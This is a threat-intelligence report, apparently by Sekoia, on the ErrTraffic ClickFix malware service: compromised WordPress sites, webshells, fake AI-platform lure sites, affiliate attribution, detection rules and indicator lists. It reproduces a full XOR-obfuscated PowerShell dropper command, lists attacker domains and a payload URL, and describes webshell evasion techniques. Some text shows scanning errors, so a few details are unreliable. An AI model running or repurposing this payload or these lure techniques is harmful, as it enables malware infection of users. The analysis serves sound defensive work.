
These malicious payloads differ in their coding style, but they also exhibit functional overlaps. Despite these differences, we assume they are likely deployed and managed by the same operator. Three independent indicator classes link all observed artefacts to a single deploying entity:

- Every file analysed contains an HTML comment marker in the exact format `<!--[A-Za-z0-9]{8}-->` at the top of the file, with the alphanumeric identifier varying across samples but consistently adhering to the eight-character limit and the mixed-case alphanumeric character set.

- Attacker-generated filenames embed Unix epoch timestamps that match the corresponding file modification time, indicating that the deployment tool automatically generates them at write time.
- The typosquatted naming repertoire (`styIe.php`, `singIe.php`, `functlons.php`, `lndex.php`, `404.php`, `connents.php`) across all batches and across all five families, indicating a common naming engine that operates independently of the deployed shell's content.

The deployment timestamps reconstructed from filesystem `mtime` and from Unix-epoch suffixes embedded in attacker-generated filenames produce the following chronology. Each deploy corresponds to a discrete batch of files deposited within a two-to-five minute window, consistent with automated tooling rather than interactive operator activity. The epoch suffixes resolve down to the second to the corresponding modification timestamps, indicating that filenames are programmatically generated at deployment time.

It should be noted that sandbox detonations demonstrate that the ErrTraffic C2 servers linked to this smart contract were active in early March and went **offline as of March 17, 2026**. Since ErrTraffic operates as a MaaS, it can be assessed that the operator did not renew their subscription to the tool. As illustrated in the chart below, correlating this data with the deployment dates reveals that the operator implements specific tooling designed to inject ErrTraffic into WordPress pages. The transition to different tools coincides with the C2 infrastructure going offline; this suggests that the operator adapts their toolkit to repurpose or otherwise exploit the compromised WordPress instances.



Arsenal overview

As detailed in the previous section, the investigation identified a multi-component toolkit. This chapter focuses exclusively on the tools directly associated with the **ErrTraffic deployment**. All other identified artefacts and utilities are documented in the "bintang" toolkit annex.

ErrTraffic framework

The ErrTraffic framework deployed on the WordPress instance consists of two principal artifacts:

- **The PHP injector stub:** A compact loader of approximately 708 bytes, typically named `file-updater-[a-zA-Z0-9]{8}.php` or its variants, that dynamically hooks into the WordPress page-rendering process to load the second component.
- **The ErrTraffic JS Injector:** A JavaScript file (`css.js`) containing the XOR-encoded ErrTraffic injector.

Responsive webshell

This PHP payload is a webshell of 21.8 KB, designated internally as the "Responsive Webshell" due to the presence of this specific pattern within the code. It is a sophisticated, GUI-based PHP webshell that leverages modern web technologies (Bootstrap 5, FontAwesome, and SweetAlert2) to provide a "responsive" and user-friendly management console. It includes the following features:

- **Runtime function masking:** The shell avoids static detection by storing critical PHP function names (*e.g.* `system`, `shell_exec`, `file_get_contents`) as hexadecimal strings in the `$iniarray` variable. These are decoded at runtime into a `$func` array using a custom `hexa()` function, ensuring that sensitive keywords never appear in the plaintext source code.
- **Environment preparation:** Upon execution, the shell actively modifies the PHP environment to facilitate its operations. It attempts to disable error reporting, bypass execution time limits, and clear file status caches using `@$func[33]` (mapped to `ini_set`).
- **Full file system orchestration:** The interface provides a comprehensive suite of file management capabilities:
  - **Navigation:** Directory traversal and breadcrumb generation.
  - **Manipulation:** Uploading (including multi-file support), renaming, editing, and deleting files/folders.
  - **Permissions:** Real-time *chmod* modification and file owner/group identification.
- **System reconnaissance:** The shell includes a dedicated "Server Info" module (branded as **BlackDragon**) that audits the server's capabilities, checking for the availability of `mail()`, `curl`, and `MySQL`, while extracting the `disable_functions` list to identify potential execution bottlenecks.

This shell accounts for the vast majority of deployments observed during March 2026. Its consistent deployment in multiple locations for each victim (typically three to six instances) suggests it acts as the **primary access hub** for the broker and is likely used to deploy the ErrTraffic framework.

The code contains internal references to **"karma-syndicate"** and **"BlackDragon"**, likely identifying the developer group or the specific toolkit version. Stylistic indicators found in the error messages of one variant include strings in **Indonesian**. This finding correlates with the filtering implemented by the ClickFix API, which blocks infections within Indonesia associated with this campaign. Taken together, these factors suggest that the operator of the “bintang” campaign deploying the ErrTraffic “Beer” cluster via this specific smart contract may be based in South East Asia.

Based on the analysis of the toolkit associated with smart contract `0xb36482fE794B895695914779Db3909b471D1aA43`, targeted scans were conducted across a sample of servers infected by the ErrTraffic Beer cluster. The low response rate indicates that only servers specifically tied to this smart contract responded to the probes.

This demonstrates that this specific toolkit is exclusively linked to this contract. Consequently, we can hypothesise that, for the “Beer” cluster, each smart contract represents a distinct operator or affiliate, each managing their own post-exploitation tools within the broader ErrTraffic framework.

Impersonated AI platform campaigns

Monitoring of the **"Beer" cluster** has revealed the existence of non-WordPress websites delivering ErrTraffic. These sites **impersonate AI tools or platforms**. Recently registered and mimicking the branding of the targeted companies, these websites are empty shells whose sole purpose is to deliver payloads via ErrTraffic.

Through these lures, attackers specifically target developers and AI researchers, a demographic frequently possessing elevated system privileges. TDR assesses that the objective is to steal API tokens and credentials for premium AI platforms, which are highly lucrative assets on underground resale marketplaces.

Google Antigravity themed

The `antigravity[.]study` website presents itself as a multi-OS download page for the **Google Antigravity** tool. Google Antigravity is positioned as an agentic AI platform and high-performance computing framework.

The domain was registered on 15 May 2026 through the Global Domain Group and is hosted on a shared server. The website's design replicates the branding and infographics typically associated with official Google software distribution portals.

Upon accessing the site, the ErrTraffic JavaScript triggers a "**Blue Screen of Death**" (BSOD) **ClickFix** lure associated with the smart contract `0x5b7F9C87773fFc7FAbEFcBeDFe3527BCE98C328`.

Executing the provided command restores the page's visibility. However, analysis revealed that the website is entirely non-functional; all download links are empty `<a>` tags. These elements confirm that the site is a dedicated lure, constructed for the sole purpose of delivering ErrTraffic, likely through a **malvertising** campaign targeting the AI users.

The PowerShell command drops and executes an MSI file (SHA-256: `83264e9216fb747d9e0048c6559d66dfca05cf50a1d415ecf212c879d08741ce`). Dynamic analysis via sandbox execution confirmed that this MSI functions as a loader that delivers **DanaBot** malware.

ChatGPT themed

The malicious domain `chatgpt-web[.]vip` mimics the official ChatGPT landing page and was registered on 22 May 22 2026, via Dynadot.

Upon accessing the page, the ErrTraffic JavaScript triggers a **reCAPTCHA-themed ClickFix** lure associated with the smart contract `0x53ffB04Ef13Bc4Cb12CE8Ac7b9532C254338dC3e`. Similar to the **Antigravity** case, the site is an empty shell with no functional links.

The PowerShell command drops and extracts a large archive (exceeding 120 MB) containing multiple files. This is a well-known **binary bloating** technique designed to evade static analysis and

automated sandbox scanning. In this instance, the final payload delivered was identified as **HijackLoader**.

Notably, the IP address hosting `chatgpt-web[.]vip` was previously associated with the domain `defi-xstocks[.]vip`. Registered on 18 April 2026, through Dynadot, this latter domain currently redirects to `chatgpt-web[.]vip`.

The `defi-xstocks` naming convention refers to **XSTOCKS**, a platform known for tokenising US stocks and ETFs on the blockchain, combined with the **DeFi** (Decentralised Finance) acronym. This overlap strongly suggests that the operator is targeting cryptocurrency users and Web3 investors, likely aiming to drain digital wallets or harvest highly sensitive financial credentials via the delivered payload.

Affiliation hypothesis

After unveiling both "Analytics" and "Beer" ErrTraffic clusters, investigating the campaigns spreading the framework, and examining the cybercrime services provided by *LenAI*, the TDR team sought to correlate these findings to **identify the threat actors responsible for these ErrTraffic clusters and campaigns**.

One framework, two clusters, multiple campaigns

As described in the "*Clusters*" subsection, the two identified ErrTraffic clusters differ in the following areas:

- The URL endpoints previously used to retrieve the ClickFix lure: `/api/css.js` for "Beer" cluster and `/cf.js` for "Analytics" cluster).
- JavaScript code sophistication: obfuscated scripts is used for the "Beer" cluster, whereas cleartext JavaScript is deployed in the "Analytics" cluster except for the initial script.
- The `data` parameter in the JSON-RPC queries differs between smart contracts, validating the use of distinct function calls for each cluster.
- The encryption of ErrTraffic API requests: exclusively implemented in the "Beer" cluster.
- C2 infrastructures: differences exist across TLDs, domain registration details, and default HTTP responses.

Sekoia TDR analysts therefore assess with high confidence that these clusters use **two distinct versions of the ErrTraffic framework** and that their respective C2 infrastructures are **operated by two different threat actors.**

Forensic analysis of several compromised WordPress instances across both clusters, combined with the tracking of deployed backdoors, leads us to conclude with high confidence that:

- The "Analytics" cluster is leveraged exclusively by **a single campaign**, which we named "Analytics" campaign, and consistently:

    - Uses the same PHP backdoor on compromised WordPress servers.
    - Relies on a single smart contract as a DDR mechanism.
    - Continues to distribute the Vidar infostealer as of April and May 2026.

- The "Beer" cluster is used by **multiple campaigns**, including the "bintang" and suspected malvertising campaigns, according to the following technical evidence:
    - Campaigns associated with the "Beer" cluster are diverse, including compromised WordPress instances and malicious sites impersonating AI platforms assessed to be promoted via malvertising.
    - WordPress sites are compromised using varying backdoors and TTPs, furthermore, a smart contract appears to be uniquely paired with a specific backdoor.
    - Each smart contract delivers a distinct payload, with no identified overlap between them based on loader file types, crypters, or malware families.

Thus, TDR analysts hypothesise that **several threat actors use the ErrTraffic "Beer" cluster** and its associated infrastructure to deliver their payloads. At a given time, **each cybercriminals** using the ErrTraffir "Beer" **conduct its own campaign** and employ its **own smart contract**. It is highly likely that these cybercriminals independently **deploy the malicious framework** by embedding their contract address, either on a compromised WordPress instance or on a dedicated malicious website.

ErrTraffic affiliates

LenAI's Malware-as-a-Service subscriptions and source code sales on Exploit.IN enable us to infer associations between ErrTraffic clusters and campaigns and specific threat actors.

- **"Beer" cluster: MaaS rentals**

TDR analysts assess with high confidence that the **"Beer" cluster is operated by LenAI and offered to ErrTraffic affiliates through a MaaS subscription**. This assessment is based on multiple campaigns distributing various malware families via different initial access TTPs. This would also explain the unified C2 infrastructure, with domains likely registered by *LenAI*.
We believe each ErrTraffic affiliate accesses a dedicated smart contract tied to a C2 domain, used exclusively for their malware distribution activities, alongside an administration panel. To operate ErrTraffic, affiliates generate the initial JavaScript code to inject into compromised WordPress sites, embed their own contract address, and upload their malicious payload on the ErrTraffic panel.

- **"Analytics" cluster: source code**

Regarding the **"Analytics" cluster**, we conclude that the cluster and its associated campaign are **operated by a single threat actor** who likely **purchased the source code** of an older version of ErrTraffic. This assessment is based on the unified C2 infrastructure, the exclusive Vidar payload distributed over recent months, and, in particular, the use of a single PHP backdoor on compromised WordPress sites. We believe that this cluster uses an older version of ErrTraffic, as evidenced by code differences in the JavaScript framework between the two clusters, including less advanced

obfuscation of ErrTraffic communication, ClickFix JavaScript, and PowerShell commands.

During our investigation, we found no evidence that enables the identification of the threat actor behind this cluster and campaign.

- **"Bintang" campaign: possible attribution**

By monitoring the Exploit.IN thread advertising ErrTraffic, we identified an alleged customer operating under the handle *tope* who was "*looking for an Indonesian bank provider*" in another thread. Notably, this cybercriminal is the only English-speaking participant in the ErrTraffic thread. Pivoting to their Telegram profile `@cybershell_master`, we found that this threat actor belongs to the Telegram group `@wshellmarketIND` ("*Webshell Market Indonesian*") and was active in other webshell-related channels ("*Webshell Market Chat*", "*Webshell Shell Markett obrolan*" and "*Webshell / Cpanel / Smtp / Rdp*"). Additionally, *tope* is active in multiple threads related to malware, traffic, and cryptocurrency-targeted campaigns.

As detailed in the "bintang" campaign subsection, we identified Indonesian words within this campaign's toolkit, including the webshell kit. Therefore, we assess with high confidence that the threat actor using the handle *tope* (aka *cybershell_master*) is an ErrTraffic customer using the subscription model and they leverage advanced webshell skills to deploy the ErrTraffic framework on numerous compromised WordPress sites.

Detections and tracking opportunities

Detections

The ClickFix pages associated with ErrTraffic use PowerShell to distribute the final payload. In the case of ErrTraffic, the PowerShell command contains a XORed string which is decrypted and executed. The de-XORed string contains classic dropper instructions, downloading and executing the binary.

sekoia | ErrTraffic PowerShell commandline

```
<# <Browser Update 40F207E9> #>
$nve='iDNxZBa5I';$xhgg9='4d323648683b58086e3217370b2e270c1b070c30602b3f30175c2a0c14211134362c542708232b0a07785b662c0a3
13c112e3b3147261d2b2d17367f3a66301a302b15740c0441673a212d0d282b154c191b2b3a17392d0d61301921134260160d46785b7f6a1b697f2
b5a2007691e192e2a41112c0732742c1f0f3115613217370b2e270c1b00266a1e192e2a3c0f732e213a2a3b2c055a242f2d221d14230c5061406d7
5363f354c7c3d0c296e55133604581d10342b581e2b13502a1d2b3c017a6f31543d01646a1b69624c73261b272b0415371518071c2822437e26550
803062d20550a23155d694d277d587219324c3a1d212356130d4f65281d2c1342600504411b082a2a17370408592c2725231d726b4a126e47293d1
17d65480e6d0c71734861240e47614d2278456a7945537f4969220c7a7141182807206e55342d15156d0c71755c3c744a1e6012303c01210b0f432
60221632f3f203350381c213d0c7a6f344720496369102e36114673466b3d1934274c562d0769240b742004503b46253e11752b0f512c116a3e102
a7d00082d056227452e3639671c4f3d731e6c2304012c0a20764b6c755006705b707c1c387353027050732a1e637b5803285e217e483b72520d705
b7c284c6c2753047f5f742c1a3f7a04567b5f27761b7c31164674583100297d654118061c30081136274l112d5d64632d292723543a00271e19283
1085b2e522d28500e2712416439253a107a6605016012602b4d67731c50251a21352b2e231341643a282b1d2a624c662c0a2b201c29625348340a2
53a1b32393241281b30632b362704456944172b1b352c0546695b39334333244918270630 6e500e2712416439253a107a66050160403f2b0033361
c0e1a1d253c0c7712135a2a0c373d58770408592c39253a107a6605016944132716 3e2d16663d10282b58122b05512c077f3a0a233933502406322
b5513360458694408270c3f30005919083026587e265515642f2b3c1b3f624c703b1b2b3c393936085a27491727143f2c1559302a2b200c332c145
0340a253a1b32391c0e6e52173a1928364c653b06272b0b29624c62200720210f093618592c490c271c3e270f153906332b0a292a04592549690f0
a3d370c50271d08270b2e6246180706143c173c2b0d506e4563632f332c055a3e3a3037143f654d120100202a1d34654d12642a2b23153b2c05126
54d323648683b580e2c112d3a';$sli2='';for($iex=0;$iex -lt $xhgg9.Length;$iex+=2){$sli2+=[char]
(([convert]::ToInt32($xhgg9.Substring($iex,2),16))-bxor[int][char]$nve[$iex/2%$nve.Length])};&
([ScriptBlock]::Create($sli2))
```

In some instances, the script downloads both the 7z executable and an archive containing the payload; the 7z binary is then used to extract the archive before the payload is executed. While these techniques are well-covered by standard XDR rules, it is possible to implement specific coverage for ErrTraffic by targeting unique patterns within the XORed command via PowerShell **ScriptBlockText** logging.

None

```
detection:
  selection:
    action.properties.ScriptBlockText|startswith: "<"
    action.properties.ScriptBlockText|contains|all:
      - "#>"
      - "-bxor[int][char]$"
      - "[convert]::ToInt32"
      - "-lt"
  condition: selection
```

This method relies on PowerShell ScriptBlockText logging. However, this logging level is not enabled by default and the resulting data is not systematically collected. A high-confidence alternative involves monitoring for a specific behavioral sequence on a single asset:

1. **Initial connection:** A network request to the blockchain services (*e.g.* Polygon, Quiknode, *etc.*) used by the **EtherHiding technique** implemented in ErrTraffic.
2. **Redirect / C2 connection:** A subsequent connection to a domain with a rare TLD known to be used by ErrTraffic clusters, such as `.beer`, `.monster`, *etc.*
3. **Execution:** The immediate launch of a PowerShell process following these network events.

By correlating this specific chain of events, it is possible to accurately detect the ErrTraffic infection behavior without relying solely on advanced log levels or static command signatures.

Tracking

DDR EtherHiding tracking

A core component of the ErrTraffic framework is the use of EtherHiding as a DDR. While this technique enables the adversary to update the ClickFix infrastructure seamlessly; thereby mitigating the impact of domain takedowns; it also allows defenders to track infrastructure updates in near real-time.

TDR maintains this tracking through an automated workflow that queries ErrTraffic smart contracts four times daily to retrieve associated data. Once decoded, any newly identified domains are automatically integrated into the CTI database. IOCs are linked to the infrastructure object named Adversary-controlled domains leveraged by the ErrTraffic framework on compromised WordPress sites to serve the ClickFix lure.

From an analytical perspective, a connection to a domain within this infrastructure indicates that the source machine has accessed a WordPress site compromised by ErrTraffic and has been redirected via EtherHiding. If such access is immediately followed by a PowerShell alert, it serves as a high-confidence indicator that the victim has successfully executed the malicious infection command.

Heuristics

In addition to monitoring adversaries' smart contracts used by the ErrTraffic workflow, TDR analysts also track C2 domains using proactive, pattern-based approaches. Tracking the ErrTraffic C2 infrastructure redundantly expands coverage of this threat and helps us in the identification of new smart contracts, which are then integrated into the automated workflow querying blockchains.

- **"Analytics" ErrTraffic cluster: default HTML response**

For the "Analytics" cluster, the ErrTraffic C2 domains return a ClickFix page at the root. The HTML contains the initial obfuscated JavaScript, identical to the code injected into WordPress sites, and uses the HTML title "*Shipping Policy*".

Using the Censys scanning engine to search for HTML pages exposing this specific title and the ErrTraffic JavaScript code allows us to proactively discover new C2 domains, as well as **the backend IP address hosting them behind Cloudflare**.

We use a similar search on Censys:

```
host.services.endpoints:(http.html_title:"Shipping Policy" and http.body:"<script>(function(){var _0xb9c255") or web.endpoints:(http.html_title:"Shipping Policy" and http.body:"<script> (function(){var _0xb9c255")
```

In May 2026, this search yielded a dozen active C2 domains protected by Cloudflare, alongside the IP address `192.253.248[.]8` (ASN 213790, Limited Network LTD). We assess with high confidence to be the backend server hosting the ErrTraffic API and administration panel for the "Analytics" cluster, as suggested by the login page titled `Landing Analytics` available at the URI `/admin/`, highly likely the ErrTraffic administration panel.

- **ErrTraffic C2 URL patterns**

ErrTraffic API communication URLs are sufficiently specific to permit pattern-based tracking targeting the `/api/index.php` endpoint and associated query parameters, including `a`, `token`, `mode` and `q`. This pattern remains consistent across both investigated ErrTraffic clusters.

Using search engines that index URLs, TDR analysts leverage queries to identify ErrTraffic URLs and expose the C2 infrastructure.

On Urlscan.io, we use the following query:

```
page.url:/https:\/\/[^\/]+\/api\/index\.php\?(q=[a-zA-Z0-9-_]+|a=.*)/
page.status:200
```

- **Compromised WordPress sites ("Analytics" cluster)**

To identify both the WordPress websites compromised by the ErrTraffic framework and the malicious sites integrating it, we run searches based on HTTP transactions to blockchain domains, correlated with either the C2 API patterns or the hash of images used in the ClickFix lure.

For the "Analytics" ErrTraffic cluster, we can use the following Urlscan.io query based on the hash of the Cloudflare icon and the `polygon.drpc[.]org` FQDN:

```
hash:c3916862cfead3af678d0fe7cfcc90cdf69713c1d95bdb988320ffba20a57f0e
domain:polygon.drpc.org
```

Between March and May 2026, this Urlscan.io search yielded more than 10,000 scans, indicating that the "Analytics" cluster is widespread and that the "Analytics" campaign has compromised numerous WordPress sites.

- **Compromised WordPress sites ("Beer" cluster)**

For the "Beer" ErrTraffic cluster, a similar approach is applied using the `rpc-mainnet.matic.quiknode[.]pro` FQDN, which is exclusively used by this cluster, and the framework API endpoint `/api/index.php`.

On Urlscan.io, we use the following query:

`domain:rpc-mainnet.matic.quiknode.pro filename:"/api/index.php"`

Between February and May 2026, this Urlscan.io search yielded more than 6,300 scans, indicating that the "Beer" cluster is widespread, and the associated campaigns have compromised numerous WordPress sites as well.

Conclusion

Analysis of ErrTraffic demonstrates a **widespread malicious framework, leveraging** the **ClickFix** social engineering tactic and the EtherHiding technique, mostly deployed on compromised WordPress sites alongside malicious websites impersonating AI platforms. Because the ErrTraffic framework is modular, it **adapts to multiple initial access vectors** and features **suitable Traffic Distribution System capabilities**.

Since emerging in December 2025, its rapid expansion reflects **growing adoption and a well established Malware-as-a-Service** business within the cybercriminal ecosystem.

We assess with high confidence that the "Beer" cluster is related to the ErrTraffic MaaS offering. Affiliates therefore access a turnkey ClickFix framework to deploy within their malware distribution infrastructure. For this cluster, we assess that each affiliate campaign uses a distinct smart contract. Continuous monitoring of their contract addresses suggests steady onboarding of new affiliates into the MaaS platform, each distributing various malware families, including infostealers, RATs and loaders.

By leveraging the prominent ClickFix tactic and broadly exploiting vulnerable WordPress sites or impersonating well-known AI platforms, **ErrTraffic affiliates have affected numerous users worldwide**.

To protect our customers from ErrTraffic and other ClickFix-based frameworks (ClearFake, IClickFix), Sekoia.io analysts will continue proactive monitoring of these threats and tracking their C2 infrastructure.

IoCs and technical details

ErrTraffic C2 domains

comicstar[.]lat	2026-05-25	mnepohui[.]sbs	2026-05-06
bootstrup-framework-js[.]beer	2026-05-23	clacndjsvulnarbi[.]beer	2026-05-06
adzeta[.]monster	2026-05-22	microchlen[.]lat	2026-05-04
nextpgh3[.]com	2026-05-22	bobik[.]cfd	2026-05-04
smtnscerver[.]beer	2026-05-22	framesavecloudjs[.]beer	2026-05-03
traffadmin[.]monster	2026-05-21	clip-stash[.]beer	2026-05-03
krolikrojer[.]lat	2026-05-21	yoshicity[.]xyz	2026-05-02
slndcdnclaud[.]beer	2026-05-21	sandman[.]lat	2026-05-01
biletors[.]cfd	2026-05-20	mambet[.]lol	2026-04-29
travel-js-ns[.]beer	2026-05-18	best-claudns-js[.]beer	2026-04-28
jogosdecarrobr[.]monster	2026-05-18	etomoe[.]cfd	2026-04-27
marinaradom[.]cfd	2026-05-17	sandman[.]bond	2026-04-27
smackit[.]lat	2026-05-17	ntsnsdns[.]beer	2026-04-26
spartanec[.]lat	2026-05-16	ns-claude-js[.]beer	2026-04-26
ssns-cdn-ns[.]beer	2026-05-16	etomoidomen[.]cfd	2026-04-23
lsikjsns[.]beer	2026-05-16	pohuimne[.]lol	2026-04-22
babybon[.]cfd	2026-05-13	ns-server-jscdn[.]beer	2026-04-20
bulletpop[.]cyou	2026-05-13	webflare[.]beer	2026-04-20
sane-cdn-js[.]beer	2026-05-13	mhaskins[.]top	2026-04-18
bcncdncl-ns[.]beer	2026-05-12	dhnsdns[.]beer	2026-04-17
gdedengikarlos[.]cfd	2026-05-12	bootstrup-cdn-ns[.]beer	2026-04-16
ponikas[.]cyou	2026-05-11	web-safe[.]beer	2026-04-16
robodomain[.]sbs	2026-05-10	letsgomakemoneyoncaptcha[.]beer	2026-04-13
milksos[.]cfd	2026-05-10	vsactivens[.]beer	2026-04-10
testerlau[.]lat	2026-05-09	web-protection[.]beer	2026-04-09
fetestjs[.]beer	2026-05-09	clnsdns[.]beer	2026-04-08
superpooper[.]click	2026-05-08	sdnssmdf-js[.]beer	2026-03-27
chubrik[.]sbs	2026-05-08	js-server[.]beer	2026-03-25
anakondabob[.]club	2026-05-08	istile-c-cloud[.]beer	2026-03-20
abrikos[.]xyz	2026-05-07	verification-cdn-cloud[.]beer	2026-03-17
marmelad[.]lat	2026-05-07	cloud-safe[.]click	2026-02-09

Impersonated AI platforms

```
antigravity[.]study - 2026-05-15 ErrTraffic
chatgpt-web[.]vip - 2026-05-22 ErrTraffic
defi-xstocks[.]vip - 2026-04-18 ErrTraffic
83264e9216fb747d9e0048c6559d66dfca05cf50a1d415ecf212c879d08741ce - danabot
hxxps://devltd[.]top/flomowk2.zip - payload delivery
finework[.]top - HijackLoader C2
```

YARA rule

YARA rule detecting HTML embedding the ErrTraffic framework, mostly compromised WordPress sites:

```
None
rule phishing_errtraffic_compromised_wordpress_javascript: TESTING RESEARCH {
    meta:
        description = "Compromised WordPress HTML embedding ErrTraffic initial script"
        source = "Sekoia.io"
        creation_date = "2026-04-24"
        modification_date = "2026-04-24"
        classification = "TLP:GREEN"

    strings:
        $html = "<!doctype html>" nocase

        $var01 = { 3c 73 63 72 69 70 74 3e 28 66 75 6E 63 74 69 6F 6E 28 29 7B 76 61 72
20 [1] 3D [1-3] 2C [1] 3D } //<script>(function(){var k=178,d="
        $var02 = { 3c 73 63 72 69 70 74 3e 28 66 75 6E 63 74 69 6F 6E 28 29 7B 76 61 72
20 5F 30 78 ?? ?? ?? ?? ?? ?? 3D [1-3] 3B 76 61 72 20 5F 30 78 ?? ?? ?? ?? ?? ?? 3D }
//<script>(function(){var _0xf90e0f=178; var _0x0d2f63="

        $str01 = "=atob(" ascii
        $str02 = "=new Uint8Array(" ascii
        $str03 = ".charCodeAt(i)^" ascii
        $str04 = "new TextDecoder().decode(" ascii
        $str05 = "new Function(" ascii
        $str06 = "String.fromCharCode(" ascii

    condition:
        $html and 1 of ($var*) and 5 of ($str*)
}
```

Annexes

Annex 1 - ErrTraffic behavior detection rule

None

```
name: etherhiding
detection:
  selection:
       destination.domain
         - polygon.drpc.org
         - polygon-bor-rpc.publicnode.com
         - polygon.lava.build
         - polygon-pokt.nodies.app
         - polygon-public.nodies.app
         - polygon.lava.build
         - polygon-rpc.com
         - rpc-mainnet.matic.quiknode.pro
         - rpc.ankr.com
         - polygon-mainnet.public.blastapi.io
         - 1rpc.io
         - polygon.gateway.tenderly.co
         - gateway.tenderly.co
         - polygon-mainnet.gateway.tatum.io
         - polygon.rpc.subquery.network
         - polygon.therpc.io
         - polygon.rpc.hypersync.xyz
       source.ip:*
  condition: selection
---
name: tld
detection:
  selection:
    destination.top_level_domain:
         - beer
         - monster
         - lol
         - lat
         - cfd
         - bond
       source.ip:*
  condition: selection
---
name: powershell
detection:
  selection:
    process.name: powershell.exe
    host.ip:*
```

```
  condition: selection
---
action: correlation
type: temporal
rule:
  - etherhiding
  - tld
  - powershell
aliases:
  asset:
    etherhiding:
      - source.ip
    tld:
      - source.ip
    powershell:
      - host.ip
group-by:
  - asset
timespan: 5m
ordered: true
```

Annex 2 - ErrTraffic smart contracts

```
0x08207B087F61d7e95E441E15fd6d40BEfd6eD308 - Analytics cluster
0x07b4aB119F16743eFfEBA66cE1F23fc0346327F8 - Beer cluster
0x21d62008d56Edbc62034c2527C3751b87443afF4 - Beer cluster
0x224579e572cEEc5309A7d9F5fAf85dea5dBb7D4A - Beer cluster
0x347280da8ba0c344a77a766d2bC163cfa1f571cd - Beer cluster
0x39755F455D29fd39BCEDCC10CE0A97F6606C76f6 - Beer cluster
0x3f120Fa3B0796643E760CAb2C730c5a6a119319c - Beer cluster
0x4dE37B7bE1bfb8a74acD8Af57a2c10c5B1A14BB3 - Beer cluster
0x53ffB04Ef13Bc4Cb12CE8Ac7b9532C254338dC3e - Beer cluster
0x5BC777D1Dd5304d51aC41d682c87360Dfdab4428 - Beer cluster
0x5b0000aD5Cb9AaDEaF24EE9a7855cC7D5E063222 - Beer cluster
0x5b7F9C87773fFc7FAbEFcBeDFe3527BCE98C3280 - Beer cluster
0x6C4bECa447067D6452029888AFd56417293F6A1f - Beer cluster
0x8F2F173DF08A5531DD5b92753CfbaE422e04Ada0 - Beer cluster
0x8efAdb40f99626aD58963F73f92BF3F0D8C31188 - Beer cluster
0x9130ec7e8B20646ad30E1386d1b45Cd26EB0e07b - Beer cluster
0x926d64543148dB649C4F877fE7ba4c693e01E288 - Beer cluster
0x994Cb8274721E5d6dAA4fE3FeBf80CF9237A9ae8 - Beer cluster
0xA5A33Cf0E35D5005fcBe0026C906403f3cc862b0 - Beer cluster
0xB860F3E36C0372B20D58824B4E22546029DF5AC1 - Beer cluster
0xC0d1F4DF86E08dD4AD0cdd0085e7dc660aB21C63 - Beer cluster
0xDb93CE45DA3D013b2BE1525375d5f548Ca82b29a - Beer cluster
0xEB8A63ef6FCA91714715E09f69974a9F558EE3Cc - Beer cluster
0xFC4Fd4DB2622f86EEa2939fDd12Ad59E55721b8b - Beer cluster
```

```
0xb36482fE794B895695914779Db3909b471D1aA43 - Beer cluster
0xc3d7922eD035c6882f4ccf2d8aa55d101de0d19b - Beer cluster
0xc5a4BC312f0226BEEC569DE05E0CF2c12D3ce930 - Beer cluster
```

Annex 3 - “bintang” toolkit

Webshell Chankro

